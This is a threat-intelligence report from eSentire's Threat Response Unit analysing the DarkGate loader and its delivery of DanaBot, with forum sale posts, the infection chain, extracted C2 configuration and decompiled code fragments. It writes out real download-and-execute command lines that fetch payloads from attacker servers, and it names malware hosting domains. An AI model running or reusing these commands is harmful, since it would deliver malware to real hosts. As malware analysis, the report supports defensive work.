

From DarkGate to DanaBot

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-06 00:51:21 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our [24/7 SOCs](#) are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team...

What did we find?

Since August 2023, the eSentire [Threat Response Unit \(TRU\)](#) has observed two cases of DarkGate infection targeting the Finance and Manufacturing industries. The stealer was delivered via drive-by downloads disguised as fake installers, such as an Advanced IP scanner, as well as fake document reports.

DarkGate, a loader written in Borland Delphi, was first announced for sale on a Russian-speaking hacking forum in early June 2023. The loader developer claimed to have been working on the project since 2017. DarkGate has an extensive list of features, including hVNC, hAnyDesk, credential stealing, crypto mining, rootkit, reverse proxy, keylogger, remote desktop, etc. The loader is priced at \$1,000 for a one-day use and \$15,000 for monthly usage.


For the initial access, the loader delivers in a format of LNK, VBS, and MSI, which leads to the execution of the AutoIt script.

DarkGate Loader [FUD // Bypass EDR // ADMIN & SYSTEM LPE // RedTeaming // EXE, DLL, LNK, URL, MSI, VBS]
 By RastaFarEye, June 7 in [Software] - malware, exploits, bundles, crypts

1 2 NEXT > Page 1 of 2 <

RastaFarEye
 Кристо-Кит
 ●●●●●
 Seller
 87
 434 posts
 Joined
 05/05/21 (ID: 116351)
 Activity
 агыраа / other
 Deposit
 0.5 B

Posted June 7 (edited)



This is a project that I have been working on since early 2017, and have invested more than 20,000 hours into.
 This is the ultimate tool for pentesters/redteamers

At the moment I don't intend to rent it to more than 10 people in order to keep this project private,
 I also do not intend to rent it to people who do not understand its meaning and do not know how to use it because it is a destructive tool
 That is not currently detected by any antivirus that knows how to do everything from privilege escalation and many more exploits and features that you won't find anywhere..
 All our features are completely undetected because they run directly in memory without touching disk
 *We have added the option of buying a package for one day so that you can check the quality of the product and get an impression
 *Don't waste my time asking for discounts because the price I'm currently selling is very very cheap and the price is expected to rise in the coming months
 *Read the thread carefully until the end

CURRENT PRICES
 Payments only in crypto (BTC, ETH, MONERO, ETC...)
 1 DAY PACKAGE -> 1,000\$ (YOU CAN BUY THIS PACKAGE ONLY 1 TIME WITH EACH EXPLOIT.IN ACCOUNT)
 MONTHLY - 15,000\$

MAIN FEATURES ->
 DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
 HVMC
 HANYDESK
 REMOTE DESKTOP
 FILE MANAGER

Figure 1: Loader advertisement on exploit[.]in

The developer of DarkGate has announced a CrackMe challenge on the forum, offering a reward of \$30,000 to anyone who can bypass the licensing system of the loader's builder/panel.

[30,000 USD Reward] Crack-Me Challenge: DarkGate Loader

Posted August 13

Greetings users of Exploit2N

In recent weeks DarkGate has been catching a lot of attention from multiple news sources, as well as customer interest. We hold a responsibility to ensure that the software which we rent out is durable not only on the target PC, but also in the control-panel/builder itself. Once a customer purchases a license, they are presented with an EXE-based Server (Panel) from where they control their bots. It allows the customer to create oriented builds, and receive "on-the-fly" updates for the underlying client's server.

The panel is protected from misuse via a licensing system that has been engineered in a way such that, in our belief, without a valid license key, it is impossible to activate the software & generate builds of the malware. We stand by this fact so strongly that we decided to challenge the general public in proving us wrong.

For the next 100 days (18.08.2022 - 30.10.2022) we invite anybody who dares to crack the software to do so. If you succeed, you will be awarded the prize money of 30,000 USD payable in BTC/ETH.

The first person who manages to successfully create a cracked version of the DarkGate Builder/Panel will be awarded. To be eligible for the reward you must document all the steps which you took to developing the cracked version, as well as provide a demo video which illustrates the flow which you exploited in order to create the crack.

In order to take on the challenge & receive the Server EXE, simply send me a PM on Exploit2N

Good luck to anyone who is brave enough to take on the challenge!

Figure 2: CrackMe challenge announcement

The DarkGate loader has grown significantly in popularity, with the developer stating it reached 30 users per month. However, the developer is no longer issuing licenses to new users.

RastaFarEye
 Кристо-Кит
 ●●●●●

Posted yesterday at 03:18 PM

To our surprise, the project attracted a lot of attention from the public & more than we expected. We originally only wanted to rent 10 slots of monthly users.

We cannot manage to support more users than this, so we are no longer accepting new licenses!

/THREAD

Figure 3: Announcement to stop providing new licenses

RastaFarEye, the mastermind behind DarkGate, is reputed to be a seasoned malware developer, according to users on hacking forums. He is also believed to be the creator of the stealer [identified](#) by Kaspersky as "GreetingGhoul".




Figure 4: GreetingGhoul sale announcement on a hacking forum

Delivery and Technical Analysis

The initial access occurred via a drive-by download. The user was searching for unclaimed money and navigated to the malicious site via Google Ads and downloaded an automatically generated fake report as a ZIP archive that contained the malicious VBS script.




Figure 5: Infection chain within the managed EDR (CrowdStrike)




Figure 6: Malicious website serving the payload

We found three additional websites potentially serving the payloads:

- freelookup[.]org
- treasurydept[.]org
- capitalfinders[.]org

Interestingly enough, Danabot used the same payload delivery technique [reported](#) by a Threat Researcher at Proofpoint.




Figure 7: Twitter thread on the same delivery technique used by DanaBot

The VBS script leads to the execution of the following command:

- `"c cd /d C:\Users\%USERNAME%\AppData\Local\Temp\ & copy c:\windows\system32\curl[.].exe HnVMJmSBX[.].exe & HnVMJmSBX[.].exe -o aDRQdO[.].msi hxxps://]plano[.].soulcarelife[.].org/?5nzmurxizhrb3bpztdybha98e8 & C:\Windows\System32\msiexec[.].exe /i aDRQdO[.].msi /qn"`

The script retrieves the MSI installer from one of the attacker-controlled servers.




Figure 8: Malicious VBS script delivering DarkGate MSI installer

The execution of MSI installer eventually leads to the following command execution:

- "C:\Windows\System32\cmd[.].exe" /c mkdir c:\bclr & cd /d c:\bclr & copy c:\windows\system32\curl.exe bclr.exe & bclr -H "User-Agent: curl" -o Autoit3.exe hxxp[://]whatup[.]cloud:9999 & bclr -o kdvyeg.au3 hxxp[://]whatup[.]cloud:9999/msibclrlapx & Autoit3.exe kdvyeg.au3

The command creates the *bclr* directory under C:\, copies curl.exe from C:\Windows\system32 and renames it as bclr.exe to *bclr* directory, and downloads kdvyeg.au3 (MD5: 296c88dda6b9864da68f0918a6a7280d) (DarkGate AutoIT script) and Autoit3.exe files.

Threat Analyst @0xToxin already performed a great analysis of the AutoIt script that can be accessed [here](#).

Upon initial infection, DarkGate achieves persistence on the host via the Startup folder to run the malicious AutoIt script dropped under the ProgramData folder as shown below. The shortcut file is removed by the injected process and recreated periodically, which makes it hard for an analyst to identify the persistence mechanism.

```
Relative Path: ..\..\..\..\..\..\..\..\..\ProgramData\cfbegkc\Autoit3.exe
Working Directory: C:\ProgramData\cfbegkc\
Arguments: C:\ProgramData\cfbegkc\cegehb.au3

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
Drive type: Fixed storage media (Hard drive)
Serial number: 8C4F0FF0
Label: (No label)
Local path: C:\ProgramData\cfbegkc\Autoit3.exe

--- Target ID information (Format: Type ==> Value) ---

Absolute path: My Computer\C:\ProgramData\cfbegkc\Autoit3.exe
```

Figure 9: Contents of the shortcut file

In the case we were investigating, the loader opens the decoy PDF file shown below.




Figure 10: Decoy PDF file

Compared to the previous version of DarkGate where the final DarkGate payload would be decrypted via an XOR routine, the latest DarkGate version utilizes a custom base64-encoding algorithm, as shown below.

```

77 sub_403118();
78 mw_str_ref_count();
79 }
80 if ( __linkproc__ LStrPos((char)"AU3!EA06", (char *)dword_4056A0) )// check for presence of AU3!EA06
81 {
82 mw_split_str(&v10, unk_4039A0);
83 System::__linkproc__ DynArrayAsg(unk_40329C, v10);
84 mw_str_ref_count();
85 mw_custom_b64(&v10, dword_4056A4);
86 mw_str_ref_count();
87 mw_load_lib(ExceptioList, v7, v8, v9);
88 while ( 1 )
89 Sleep(0xEA60u);
90 }
91 }
92 sub_403580();
93 v5 = (const CHAR *)sub_401B74();
94 SetCurrentDirectoryA(v5);
95 Sleep(0x8Bu);
96 }
97 }
    
```

```

    while ( v6 );
    *(_BYTE *) (sub_401BC8() + v16++ - 1) = ((unsigned __int8)(v13 & 0x30) >> 4) + 4 * (v12 & 0x3F);
    if ( v14 != 64 )
    {
        *(_BYTE *) (sub_401BC8() + v16++ - 1) = ((unsigned __int8)(v14 & 0x3C) >> 2) + 16 * (v13 & 0xF);
        if ( v15 != 64 )
            *(_BYTE *) (sub_401BC8() + v16++ - 1) = (v15 & 0x3F) + ((v14 & 3) << 6);
    }
    
```

Figure 11: Custom base64-decoding function

In the previous version, when decrypting the final payload, it contained a configuration with a custom base64-encoded string. In the newer version, the configuration and the C2 domains are separated into two distinct parts. The configuration part is ZLIB-compressed and custom base64-encoded.

```
Configuration: 0=80
1=Yes
2=Yes
3=No
5=No
4=100
6=Yes
8=No
7=3072
9=Yes
10=bbaede
11=No
12=No
13=Yes
14=16
15=DUvygfvogpGrAL
16=16
17=Yes
18=Yes
19=Yes
22=9999
23=piceofcake
24=Yes
25=60
26=Yes
27=No
spoffprocess=Yes
hideprocess=No
20=Yes

C2: http://whatup.cloud|http://dreamteamup.shop
```

Figure 12: Extracted configuration

As mentioned above, DarkGate has the hVNC capability. From the snippet shown below, the hVNC is broken into different phases including Cleaning Virtual Desk Processes Phase involving thread termination, Browser Handling Phase (possibly handling certain browser attributes or configurations), and Optimization Phase where certain

browser settings are disabled for a better performance such as disabling audio, sandboxing feature, disabling GPU hardware acceleration etc.

```
199 mw_another_custom_b64_dec_wrap_0((int)unk_444018, &v35); // hVNC phase 5
200 sub_449A44(v35, (int)DC);
201 if ( dword_472D30 )
202     TerminateThread(dword_472D30, 0);
203 mw_another_custom_b64_dec_wrap_0((int)unk_444034, &v69); // https://mail.google.com/mail/u/0/#inbox
204 mw_another_custom_b64_dec_wrap_0((int)unk_444074, &v34); // hVNC phase 6
205 sub_449A44(v34, (int)DC);
206 mw_another_custom_b64_dec_wrap_0((int)unk_44409C, &v32); // --window-position=
207 sub_408450(v32);
208 sub_408450(dword_4440C0);
209 sub_408450(
210     "--mute-audio --disable-audio --no-sandbox --new-window --disable-3d-apis --disable-gpu --disable-d3d11 --window-size=");
211 sub_408450(dword_4440C0);
212 System::linkproc__ LStrCatN((int)&v33, 14, (int *)v31[1], v16);
213 v17 = (CHAR *)sub_404994();
214 v10 = (const CHAR *)sub_404994();
215 if ( CreateProcessA_1(v10, v17, 0, 0, 0x30u, 0, 0, &StartupInfo, &ProcessInformation) )
216 {
217     dword_472D38 = (int)ProcessInformation.hProcess;
218     mw_another_custom_b64_dec_wrap_0((int)unk_444174, &v30); // hVNC phase 7
219     sub_449A44(v30, (int)DC);
220     Sleep_1((DWORD)ExceptionList);
221     TObject_Create(off_41626C);
```

Figure 13: hVNC functionality

DarkGate performs process hollowing for the core and additional payloads into one of the processes:

- GoogleUpdate.exe
- TabTip32.exe
- BraveUpdate.exe
- MicrosoftEdgeUpdate.exe
- ielowutil.exe

If process hollowing fails for the above processes, DarkGate proceeds with injecting into cmd.exe which subsequently spawns notepad.exe. We have observed DarkGate injecting DanaBot into notepad.exe. Additionally, the UAC bypass module was also used for injection. Upon terminating the injected process, DarkGate implements [PPID spoofing](#) (Parent Process ID Spoofing).

PPID spoofing involves manipulating the parent process ID attribute of a newly created process. This is done to deceive security solutions into believing the new process was created by a legitimate parent process.

In case there is an attempt to terminate this malicious process, it has the capability to reinitialize itself under another spoofed parent process, continuing its malicious activities while staying under the radar.

```

46 sub_404984(v36);
47 v23 = (LStr *)&savedregs;
48 v22 = &loc_457E6F;
49 ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
50 __writefsdword(0, (unsigned int)&ExceptionList);
51 v35 = 0;
52 v3 = 0;
53 while ( ++v3 != 13 ) // executes 12 times until success
54 {
55     memset_0(ExceptionList, v22, v23);
56     v7 = sub_447804();
57     Value = (HANDLE)mw_OpenProcess(v7);
58     InitializeProcThreadAttributeList(0, 1u, 0, &Size);
59     v19 = Size;
60     ProcessHeap = GetProcessHeap();
61     v29 = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(ProcessHeap, 0, v19);
62     InitializeProcThreadAttributeList(v29, 1u, 0, &Size);
63     v9 = sub_433AAC();
64     UpdateProcThreadAttribute(v29, 0, v9, &Value, 4u, 0, 0);
65     v28.cb = 72;
66     v28.wShowWindow = 0;
67     v28.dwFlags = 1;
68     v16 = sub_404994(v37);
69     v10 = sub_404994(v38);
70     if ( CreateProcessA_0(v10, v16, 0, 0, 0, 0x80004u, 0, 0, &v28, &v27) )
71         goto LABEL_7;
72 }
73 memset_0(ExceptionList, v22, v23);
74 memset_0(ExceptionList, v22, v23);
75 StartupInfo.cb = 68;
76 StartupInfo.wShowWindow = 0;
77 StartupInfo.dwFlags = 1;
78 v4 = sub_404994(v37);
79 v5 = sub_404994(v38);
80 if ( !CreateProcessA_1(v5, v4, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation)
81     && !CreateProcessA_1(0, v4, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
82 {
83     mw_another_custom_b64_dec_wrap_0((int)unk_457E88, &v24); // InjectCustomShellcodeWithParamsAndSpoff failure
84     System::__linkproc__ LStrCat(v6, v38);
85     sub_449B7C();
86     goto LABEL_17;
87 }

```

Figure 14: The function responsible for PPID spoofing

In the code snippet provided, the DarkGate malware attempts to open the desired process and spoof it, repeating the attempt up to 12 times until successful. This process involves initializing and updating a thread attribute list. If successful, the execution flow progresses to a function where it allocates memory within the targeted process, writes malicious code into that memory space, and initiates a new thread within the target process to execute the injected code.

If the spoofing attempts fail after 12 tries, it exits with an error, specifically indicating an “InjectCustomShellcodeWithParamsAndSpoff failure”.

We can confirm whether the loader is using the PPID spoofing technique by running the Despoof tool that detects process spoofing written by our Principal Security Researcher, Jacob Gajek.

```

### Process GoogleUpdate.exe [6324] has a spoofed parent PID!
Fake PPID: 2640 (c:\windows\system32\taskhostw.exe)
Real PPID: 6560 (C:\Program Files (x86)\Google\Update\GoogleUpdate.exe)
### Process GoogleUpdate.exe [10428] has a spoofed parent PID!
Fake PPID: 624 (c:\windows\system32\svchost.exe)
Real PPID: 6560 (C:\Program Files (x86)\Google\Update\GoogleUpdate.exe)

```

Figure 15: Running Despoof tool to detect PPID spoofing

DarkGate has the ability to manipulate browser data, delete shadow copies (provided the user has administrative rights), and initiate a shutdown of the infected host.

```

420 {
421     mv_another_custom_b64_dec_wrap_0((int)unk_467108, &v140); // Delete Restore Points not worked because I do not have Admin Rights
422     sub_449A44(v140, v0);
423 }
424 goto LABEL_259;
425 case 1027:
426     mv_another_custom_b64_dec_wrap_0((int)unk_46723C, &v130); // Monitor shutdown
427     sub_449A44(v130, v0);
428     sub_43D500();
429     goto LABEL_259;
430 case 1028:
431     mv_another_custom_b64_dec_wrap_0((int)unk_46725C, v130); // Kill cookies
432     sub_449A44(v130, v0);
433     mv_move_browser_data(v0);
434     goto LABEL_259;
435 case 1029:
436     mv_another_custom_b64_dec_wrap_0((int)unk_467278, v134); // PC_SHUTDOWN
437     sub_449A44(v134, v0);
438     mv_another_custom_b64_dec_wrap_0((int)unk_467290, &v133); // /c shutdown -f -s -t 0
439     v79 = v133;
440     mv_another_custom_b64_dec_wrap_0((int)unk_467288, &v132); // cmd.exe
441     mv_run_cmd(v132, v79);
442     goto LABEL_259;
443 case 1030:
444     mv_another_custom_b64_dec_wrap_0((int)unk_4672CC, &v131); // PC_RESTART
445     sub_449A44(v131, v0);
446     mv_another_custom_b64_dec_wrap_0((int)unk_4672E4, &v130); // /c shutdown -f -r -t 0
447     v0 = v130;
448     mv_another_custom_b64_dec_wrap_0((int)unk_467288, &v129); // cmd.exe
449     mv_run_cmd(v129, v0);
450     goto LABEL_259;
451 case 1031:
452     mv_run_cmd((int)0, 0);
453     goto LABEL_259;
454 case 1033:
455     if (v230 > 0)
456     {
457         mv_OpenProcess(v230, 1, 0);
458         mv_TerminateProcess(ExceptionList, (UINT)v0);
459     }
460 }
461 }
462 }
463 }
464 }
465 }
74 mv_another_custom_b64_dec_wrap_0((int)unk_43093C, v0); // Firefox
75 System::LinkProc__ LStrCat3(v0[0], v49, v10);
76 If ( (unsigned __int8)mv_GetFileAttributes(v0[1]) )
77 {
78     mv_another_custom_b64_dec_wrap_0((int)unk_430950, (int *)v49); // /c del /q /f /s
79     ExceptionList = v39;
80     v10 = v49;
81     mv_another_custom_b64_dec_wrap_0((int)unk_430970, (int *)v10); // firefox\*
82     System::LinkProc__ LStrCat3((int)v49, 3, v36, (int)v10);
83     ExceptionList = (v0[0] *)v49;
84     mv_another_custom_b64_dec_wrap_0((int)unk_430928, &v37); // cmd.exe
85     mv_run_cmd(v37, (int)ExceptionList);
86 }
87 }
88 }
89 mv_another_custom_b64_dec_wrap_0((int)unk_430988, (int *)v30); // Google
90 ExceptionList = v39;
91 mv_get_appdata_local((int)v0, v1);
92 System::LinkProc__ LStrCat3((int)ExceptionList, v35, v14);
93 System::LinkProc__ LStrCat3((int)ExceptionList, v35, v14);
94 If ( (unsigned __int8)mv_GetFileAttributes((int)v0) )
95 {
96     mv_get_appdata_local((int)v49, v1);
97     mv_another_custom_b64_dec_wrap_0((int)unk_43099C, v34); // chrome.exe
98     sub_454A18();
99     Sleep_1((v0[0])v14);
100     mv_another_custom_b64_dec_wrap_0((int)unk_4308E4, (int *)v32); // /c cd /d
101     v14 = v32;
102     ExceptionList = v49;
103     mv_another_custom_b64_dec_wrap_0((int)unk_430984, v31); // " && move Google google
104     v11 = v32;
